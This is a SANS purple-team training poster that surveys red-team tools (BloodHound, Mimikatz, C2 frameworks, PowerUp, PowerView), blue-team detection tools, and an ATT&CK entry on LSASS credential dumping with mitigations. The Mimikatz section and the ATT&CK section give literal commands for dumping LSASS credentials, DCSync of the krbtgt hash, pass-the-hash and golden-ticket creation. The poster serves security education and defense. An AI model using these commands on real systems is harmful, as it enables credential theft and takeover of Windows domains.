SANS
OFFENSIVE
OPERATIONS

PURPLE CONCEPTS

BRIDGING THE GAP

sans.org/purple-team

Introduction ›

This poster was created by Erik Van Buggenhout (@ErikVaBu) and Jonas Bauters with support from the SANS Offensive Operations Faculty.

https://t.me/learningnets

INTRODUCTION

Whether your focus area is Red Team, Blue Team, Cyber Threat Intelligence, Detection and Response, or any other facet of security, organizations need trained professionals who can work efficiently together as a Purple Team.

Table Of Contents ›

TABLE OF CONTENTS

» EMULATION STAR CHART

» RED TEAM TOOLS

» BLUE TEAM TOOLS

» PURPLE CONCEPTS – BRIDGING THE GAP

» EMULATION

› FIN6

› APT28

› APT33

» AUTOMATION & IMPROVEMENT TRACKING

» RESOURCES


» OFFENSIVE OPERATIONS COURSES

Emulation Star Chart ›

EMULATION STAR CHART

Purple Pilot Training Route

Purple Pilot Emulator Route



RED TEAM TOOLS

BLUE TEAM TOOLS

PURPLE CONCEPTS

ADVERSARY EMULATION

ACTION ON OBJECTIVES

NETWORK PROPAGATION


INITIAL FOOTHOLD

Threat Actors Key

- FIN6
- APT28
- APT33

Use links in this Star Chart to jump to any point in the poster and begin navigating.

Table Of Contents ›



RED TEAM TOOLS

There are a few tools out there that are well-known and commonly used by Red Teams and threat groups alike. As a purple operator, it is important to get familiar with their purpose, properties, usage, and outputs. Many of these tools are aimed at accomplishing a specific step in the cyber kill chain, i.e. completing a tactic such as privilege escalation or credential access. Knowing at which stage in the attack a tool might be used will help to defend against it!

BloodHound

Identifying Attack Paths in AD

BloodHound is useful for visualizing and identifying attack paths in Active Directory. It collects information related to active sessions, administrative privileges, ACLs, group memberships, etc. and links it together using the Neo4j Graph Platform. This makes it possible to easily determine a possible path from a compromised user towards other users or systems, including Domain Admins.

BloodHound collect its data via the official ingestor called SharpHound. This C# program comes as a pre-comiled binary or as a PowerShell script. Some common options for collection include:

- **Default:** Includes AD security group membership, domain trusts, abusable permissions on AD objects, OU tree structure, Group Policy links, the most relevant AD object properties, local groups from domain-joined Windows systems, and user sessions.
- **All:** Performs all collection methods except for GPOLocalGroup.
- **DCOnly:** Only collect AD-related data from domain controllers
- **ComputerOnly:** Only collect user sessions and local groups from domain-joined systems (non-DC).
- **Stealth:** Perform “stealth” data collection. This switch modifies your data collection method. For example, if you want to perform user session collection, but only touch systems that are the most likely to have user session data.

Mimikatz

Swiss Knife of Credential Attacks

Mimikatz is an open-source application that is most commonly used for credential dumping. It is able to extract passwords, hashes, PIN codes and kerberos tickets from memory. Mimikatz can also be used to perform pass-the-hash or pass-the-ticket attacks for lateral movement and create Golden tickets. It is both used as-is and modified or customized by red teams and threat actors alike.

Common actions include:

- Dumping credentials from LSASS
  mimikatz # privilege::debug
  mimikatz # sekurlsa::logonpasswords
- Dumping credentials from a minidump
  mimikatz # sekurlsa::minidump lsass.dmp
  mimikatz # sekurlsa::logonPasswords
- DCSync the krbtgt hash
  mimikatz # lsadump::dcsync /domain:<domain> /user:krbtgt
- Pass the hash
  mimikatz # sekurlsa::pth /user:<username> /domain:<domain> /ntlm:<hash> /run:<cmd>
- Golden ticket creation and pass the ticket
  mimikatz # kerberos::golden /user:<username> /domain:<domain> /sid:<domain_sid> /krbtgt:<krbtgt_hash>


C2 MATRIX

Find a C2 for Your Needs!

Name	Server Language	Agent Language	UI	Channels
Covenant	C#	C#	Web	HTTP,SMB
Empire	Python	Powershell	GUI	HTTP
SilentTrinity	Python	Boolang	CLI	HTTP
Sliver	Go	Go	CLI	TCP,HTTP,DNS

It is the golden age of Command and Control (C2) frameworks. The C2 Matrix aims to point you to the best C2 framework for your needs based on your adversary emulation plan and the target environment. It has a questionnaire to determine which C2 fits your needs or the complete overview of frameworks in matrix form, listing properties such as language used, UI support, exfiltration channels/protocols, and specific capabilities (proxy awareness, domain fronting, kill date, logging, etc.). A number of well-known and commonly used C2 frameworks include:

- **Covenant:** Covenant is a .NET command and control framework by Ryan Cobb (SpecterOps) that aims to highlight the attack surface of .NET, make the use of offensive .NET tradecraft easier, and serve as a collaborative command and control platform for red teamers. Covenant is an ASP.NET Core, cross-platform application that includes a web-based interface that allows for multi-user collaboration.
- **Empire:** While the original Empire project is no longer maintained, Empire 3 is a fork that is being maintained by BC Security. Empire 3 is a post-exploitation framework that includes a pure-PowerShell Windows agent, and compatibility with Python 3.x Linux/OS X agents. It is the merger of the previous PowerShell Empire and Python EmPyre projects. The framework offers cryptologically-secure communications and flexible architecture.
- **SilentTrinity:** SILENTTRINITY is modern, asynchronous, multiplayer & multiserver C2/post-exploitation framework powered by Python 3 and .NETs DLR. It's the culmination of an extensive amount of research by byt3bl33d3r into using embedded third-party .NET scripting languages to dynamically call .NET API's, a technique the author coined as BYOI (Bring Your Own Interpreter). The aim of this tool and the BYOI concept is to shift the paradigm back to PowerShell style like attacks (as it offers much more flexibility over traditional C# tradecraft) only without using PowerShell in anyway.
- **Sliver:** Sliver, by BishopFox, is a general purpose cross-platform implant framework that supports C2 over Mutual-TLS, HTTP(S), and DNS. Implants are dynamically compiled with unique X.509 certificates signed by a per-instance certificate authority generated when you first run the binary.



PowerUp

Windows Privilege Escalation Made Easy

Harmj0y's PowerUp aims to be a clearinghouse of common Windows privilege escalation vectors that rely on misconfigurations. It checks for modifiable services, modifiable service binaries, AlwaysInstallElevated keys, registry autoruns, DLL hijacking, unattended install files, and a few other abusable configurations. In addition, it also has functions to exploit identified misconfigurations.

SharpUp is a C# port of various PowerUp functionality. Currently, only the most common checks have been ported; no weaponization functions have yet been implemented.

The most straightforward PowerUp option is:

- **Invoke-AllChecks:** runs all current escalation checks and returns a report

In addition to PowerUp, a number of other Windows privilege escalation scripts exist, including:

- **WinPEAS** https://github.com/carlospolop/PEASS-ng
- **PrivescCheck** https://github.com/itm4n/PrivescCheck/
- **PowerLess** https://github.com/gladiatx0r/Powerless
- **Just Another Windows (Enum) Script** https://github.com/411Hall/JAWS
- **BeRoot** https://github.com/AlessandroZ/BeRoot
- More than enough choices, so pick your favorite or try a couple of them!

PowerView

Domain Reconnaissance Made Easy


PowerView is a PowerShell tool to gain network situational awareness on Windows domains. It contains a set of pure-PowerShell replacements for various windows "net *" commands, which utilize PowerShell AD hooks and underlying Win32 API functions to perform useful Windows domain functionality.

It also implements various useful metafunctions, including some custom-written user-hunting functions which will identify where on the network specific users are logged into. It can also check which machines on the domain the current user has local administrator access on. Several functions for the enumeration and abuse of domain trusts also exist. Many of these functions are automated and visualized by BloodHound.

Similar to PowerUp and SharpUp, there is a .NET port of PowerView that is called SharpView.

Main function categories in PowerView are:


- **Domain/LDAP functions**
  Functions focused on retrieving information related to domain users, computers, groups, objects, ACLs, etc.
- **GPO functions**
  Retrieve all GPOs or specific GPOs related to local group memberships.
- **Computer enumeration functions**
  Enumerate local groups, sessions, shares, processes, or search files on individual computers.
- **Domain trust functions**
  Enumerate domain trusts, forest trusts, and foreign users.
- **Other functions**
  Miscellaneous functions, for example to find domain shares, machines where specific processes are running, machines with specific users logged in, or to perform token impersonation.



BLUE TEAM TOOLS

Purple teaming brings together red and blue. You have seen some common Red Team tools, now let's have a look at the Blue Team side. In this section, a number of useful tools for detection of suspicious activity are listed. These help to increase your visibility through logging and alerting or by facilitating threat hunting.

yara




The pattern-matching swiss knife

VirusTotal's YARA is a tool aimed at (but not limited to) helping malware researchers to identify and classify malware samples. With YARA you can create descriptions of malware families (or whatever you want to describe) based on textual or binary patterns. Each description, a.k.a. rule, consists of a set of strings and a boolean expression which determine its logic.

```
rule silent_banker : banker
{
    meta:
        description = "This is just an example"
        threat_level = 3
        in_the_wild = true
    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"
    condition:
        $a or $b or $c
}
```

The above rule is telling YARA that any file containing one of the three strings must be reported as silent_banker. This is just a simple example, more complex and powerful rules can be created by using wild-cards, case-insensitive strings, regular expressions, special operators and many other features.

Suricata



Network IDS, IPS and NSM engine

Suricata is a free and open source, mature, fast and robust network threat detection engine.

The Suricata engine is capable of real time intrusion detection (IDS), inline intrusion prevention (IPS), network security monitoring (NSM) and offline pcap processing.

Suricata inspects the network traffic using a powerful and extensive rules and signature language, and has powerful Lua scripting support for detection of complex threats.

With standard input and output formats like YAML and JSON integrations with tools like existing SIEMs, Splunk, Logstash/Elasticsearch, Kibana, and other database become effortless.

Suricata's fast paced community driven development focuses on security, usability and efficiency.

The Suricata project and code is owned and supported by the Open Information Security Foundation (OISF), a non-profit foundation committed to ensuring Suricata's development and sustained success as an open source project.

SIGMA


Generic Signature Format for SIEM Systems

Sigma is a generic and open signature format that allows you to describe relevant log events in a straightforward manner. The rule format is very flexible, easy to write and applicable to any type of log file. The main purpose of this project is to provide a structured form in which researchers or analysts can describe their once developed detection methods and make them shareable with others.

Sigma's main use cases are to:

- Describe your detection method in Sigma to make it sharable
- Write your SIEM searches in Sigma to avoid a vendor lock-in
- Share the signature in the appendix of your analysis along with IOCs and YARA rules
- Share the signature in threat intel communities - e.g. via MISP
- Provide Sigma signatures for malicious behaviour in your own application

Sysmon



Windows event logging on steroids


System Monitor (Sysmon) is a Windows system service and device driver that, once installed on a system, remains resident across system reboots to monitor and log system activity to the Windows event log. It provides detailed information about process creations, network connections, and changes to file creation time. By collecting the events it generates using Windows Event Collection or SIEM agents and subsequently analyzing them, you can identify malicious or anomalous activity and understand how intruders and malware operate on your network. Sysmon can look out for the following event types:

Event ID	Description
1	Process creation
2	A process changed a file creation time
3	Network connection
4	Sysmon service state changed
5	Process terminated
6	Driver loaded
7	Image loaded
8	CreateRemoteThread
9	RawAccessRead
10	ProcessAccess
11	FileCreate
12	RegistryEvent (Object create and delete)

Event ID	Description
13	RegistryEvent (Value Set)
14	RegistryEvent (Key and Value Rename)
15	FileCreateStreamHash
16	Sysmon Configuration Changed
17	Pipe Created
18	Pipe Connected
19	WmiEventFilter activity detected
20	WmiEventConsumer activity detected
21	WmiEventConsumerToFilter activity detected
22	DNSEvent (DNS query)
23	FileDelete

A well-known and often-used configuration file for Sysmon with default high-quality event tracing is the one provided by SwiftOnSecurity. Without proper configuration, the amount of logs generated by Sysmon can quickly become overwhelming.

AppLocker



Built-in application whitelisting

AppLocker helps you control which apps and files users can run. These include executable files, scripts, Windows Installer files, dynamic-link libraries (DLLs), packaged apps, and packaged app installers. AppLocker can help you:

- Define rules based on file attributes that persist across app updates, such as the publisher name (derived from the digital signature), product name, file name, and file version. You can also create rules based on the file path and hash.
- Assign a rule to a security group or an individual user.
- Create exceptions to rules. For example, you can create a rule that allows all users to run all Windows binaries, except the Registry Editor (regedit.exe).
- Use audit-only mode to deploy the policy and understand its impact before enforcing it.
- Create rules on a staging server, test them, then export them to your production environment and import them into a Group Policy Object.
- Simplify creating and managing AppLocker rules by using Windows PowerShell.


OSSEC

Open Source Host-Based Intrusion Detection System (HIDS)

OSSEC is a full platform to monitor and control your systems. It mixes together all the aspects of HIDS (host-based intrusion detection), log monitoring and SIM/SIEM together in a simple, powerful and open source solution. Noteworthy OSSEC features include:

- **Log based Intrusion Detection (LIDs)**
  Actively monitors and analyzes data from multiple log data points in real-time
- Rootkit and Malware Detection
  Process and file level analysis to detect malicious applications and rootkits
- **Active Response**
  Respond to attacks and changes on the system in real time through multiple mechanisms including firewall policies, integration with 3rd parties such as CDN's and support portals, as well as self-healing actions
- **Compliance Auditing**
  Application and system level auditing for compliance with many common standards such as PCI-DSS, and CIS benchmarks
- **File Integrity Monitoring (FIM)**
  For both files and windows registry settings in real time not only detects changes to the system, it also maintains a forensic copy of the data as it changes over time.
- **System Inventory**
  Collects system information, such as installed software, hardware, utilization, network services, listeners and other information.

OSQuery



SQL-Powered Operating System Instrumentation, Monitoring and Analytics Framework

Osquery exposes an operating system as a high-performance relational database. This allows you to write SQL-based queries to explore operating system data. With osquery, SQL tables represent abstract concepts such as running processes, loaded kernel modules, open network connections, browser plugins, hardware events or file hashes.

SQL tables are implemented via a simple plugin and extensions API. A variety of tables already exist and more are being written: https://osquery.io/schema. To best understand the expressiveness that is afforded to you by osquery, consider the following SQL queries:

- List the users:
  ```
  SELECT * FROM users;
  ```
- Check the processes that have a deleted executable:
  ```
  SELECT * FROM processes WHERE on_disk = 0;
  ```
- Get the process name, port, and PID, for processes listening on all interfaces:
  ```
  SELECT DISTINCT processes.name, listening_ports.port, processes.pid
    FROM listening_ports JOIN processes USING (pid)
    WHERE listening_ports.address = '0.0.0.0';
  ```

Queries can be:

- Performed on an ad-hoc basis to explore operating system state using the osqueryi shell
- Executed via a scheduler to monitor operating system state across a set of hosts
- Launched from custom applications using osquery Thrift APIs

PURPLE CONCEPTS – BRIDGING THE GAP

A Purple Team is a collaboration of various information security skill sets. A Purple Team is a process where teams work together to test, measure and improve defensive security posture (people, process, and technology) by emulating tactics, techniques, and procedures (TTPs) and adversary behaviors.

Purple Teaming is the collaboration between Cyber Threat Intelligence (research and provide adversary behaviors, tactics, techniques, and procedures); Red Team, the team emulating adversary TTPs; and the Blue Team, the defenders that include Security Operations Center (SOC), Threat Hunting, Digital Forensics and Incident Response (DFIR), and/or Managed Security Service Providers (MSSP) or Managed Detection and Response.

ATT&CK®

MITRE ATT&CK® (Adversarial Tactics, Techniques, and Common Knowledge) is a globally accessible knowledge base of adversary tactics and techniques based on real-world observations. It is considered the common language for red and blue teams thanks to the way it has structured TTP contents. Let's have a look at an example of a TTP.

OS Credential Dumping: LSASS Memory

Other sub-techniques of OS Credential Dumping (8)

Adversaries may attempt to access credential material stored in the process memory of the Local Security Authority Subsystem Service (LSASS). After a user logs on, the system generates and stores a variety of credential materials in LSASS process memory. These credential materials can be harvested by an administrative user or SYSTEM and used to conduct Lateral Movement using Use Alternate Authentication Material.

As well as in-memory techniques, the LSASS process memory can be dumped from the target host and analyzed on a local system.

For example, on the target host use procdump:

- `procdump -ma lsass.exe lsass_dump`

Locally, mimikatz can be run using:

- `sekurlsa::Minidump lsassdump.dmp`
- `sekurlsa::logonPasswords`

ID: T1003.001

Sub-technique of: T1003

Tactic: Credential Access

Platforms: Windows

Permissions Required: Administrator, SYSTEM

Data Sources: PowerShell logs, Process command-line parameters, Process monitoring

Contributors: Ed Williams, Trustwave, SpiderLabs

Version: 1.0

Created: 11 February 2020

Last Modified: 09 June 2020

Version Permalink

ATT&CK®

Technique Information

The ATT&CK framework provides a description of the specific technique, along with information on the tactic it is part of, the relevant platform or OS, permissions required to execute, and data sources required to detect.

Offensive Guidance

For the red team, ATT&CK provides operational guidance on how the technique is commonly executed. It contains references to tools, commands, and how specific threat groups typically accomplish the technique.

Defensive Guidance

For the blue team, ATT&CK provides information on both detection and prevention of the technique. It does not focus on specific tools or IoCs, but instead looks at the technique itself.

Mitigations

Credential Access Protection—With Windows 10, Microsoft implemented new protections called Credential Guard to protect the LSA secrets that can be used to obtain credentials through forms of credential dumping. It is not configured by default and has hardware and firmware system requirements. It also does not protect against all forms of credential dumping.

Operating System Configuration—Consider disabling or restricting NTLM. Consider disabling WDigest authentication.

Password Policies—Ensure that local administrator accounts have complex, unique passwords across all systems on the network.

Privileged Account Management—Do not put user or admin domain accounts in the local admistrator groups across systems unless they are tightly controlled, as this is often equivalent to having a local administrator account with the same password on all systems. Follow best practices for design and administration of an enterprise network to limit privileged account use across administrative tiers.

Privileged Process Integrity—On Windows 8.1 and Windows Server 2012 R2, enable Protected Process Light for LSA.

User Training—Limit credential overlap across accounts and systems by training users and administrators not to use the same password for multiple accounts.

Detection

Monitor for unexpected processes interacting with LSASS.exe. Common credential dumpers such as Mimikatz access LSASS.exe by opening the process, locating the LSA secrets key, and decrypting the sections in memory where credential details are stored.

On Windows 8.1 and Windows Server 2012 R2, monitor Windows logs for LSASS.exe creation to verify that LSASS started as a protected process.

Monitor processes and command-line arguments for program execution that may be indicative of credential dumping. Remote access tools may contain built-in features or incorporate existing tools like Mimikatz. Powershell scripts also exist that contain credential dumping functionality, such as Power Sploit's Invoke-Mimikatz module, which may require additional logging features to be configured in the operating system to collect necessary information for analysis.

Known Adversaries

Every technique provides procedure examples, which contain threat groups and specific details on how they implement a certain technique operationally. It mentions the type of tool they use to accomplish the technique and how or what they perform exactly.

Procedure Examples

APT1—APT1 has been known to use credential dumping using Minikatz.

APT28—APT28 regularly deploys both publicly available (e.g., Minikatz) and custom password retrieval tools on victims.

APT3—APT3 has used a tool to dump credentials by injecting itself into lsass.exe and triggering with the argument “dig.”

